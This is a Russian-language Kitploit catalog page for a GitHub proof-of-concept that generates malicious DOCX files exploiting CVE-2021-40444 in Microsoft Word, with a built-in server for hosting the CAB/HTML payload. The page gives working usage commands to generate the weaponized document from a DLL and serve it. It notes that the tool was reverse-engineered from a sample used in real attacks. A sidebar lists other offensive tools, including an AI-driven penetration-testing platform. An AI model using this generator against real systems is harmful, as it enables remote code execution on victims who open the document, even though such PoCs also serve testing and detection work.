
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-40444 — Создает вредоносные DOCX-файлы, эксплуатирующие CVE-2021-40444 для достижения удаленного выполнения кода через специально созданные CAB и HTML-полезные нагрузки, со встроенным хостинг-сервером для доставки. | Kitploit
Инструменты/GitHubGitHub/alexcot25051999/cve-2021-40444
Генерация полезной нагрузкиЭксплуатацияОбратная инженерияЭксплуатация веб-приложенийАнализ вредоносных программКомандование и Управление
GitHubalexcot25051999/cve-2021-40444

CVE-2021-40444

Создает вредоносные DOCX-файлы, эксплуатирующие CVE-2021-40444 для достижения удаленного выполнения кода через специально созданные CAB и HTML-полезные нагрузки, со встроенным хостинг-сервером для доставки.

Репозиторий
254 лет назадЕщё не проверено
Поделиться

CVE-2021-40444 PoC

Генератор вредоносных docx-файлов для эксплуатации CVE-2021-40444 (Microsoft Office Word удаленное выполнение кода)

Создание этого скрипта основано на реверс-инжиниринге образца, использовавшегося в реальных атаках: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (docx файл)

Вам нужно сначала установить lcab (sudo apt-get install lcab)

Обратитесь к REPRODUCE.md за инструкциями по ручному воспроизведению

Если сгенерированный cab не работает, попробуйте указать в URL exploit.html путь к calc.cab

Использование

Сначала сгенерируйте вредоносный docx-документ, используя DLL. Вы можете использовать DLL из test/calc.dll, которая просто запускает calc.exe с помощью вызова system()

python3 exploit.py generate test/calc.dll http://<SRV IP>

Генерация документа

После генерации вредоносного docx (он будет в out/) можно настроить сервер:

sudo python3 exploit.py host 80

Сервер

Наконец, попробуйте открыть docx в виртуальной машине Windows:

Калькулятор

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    354
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






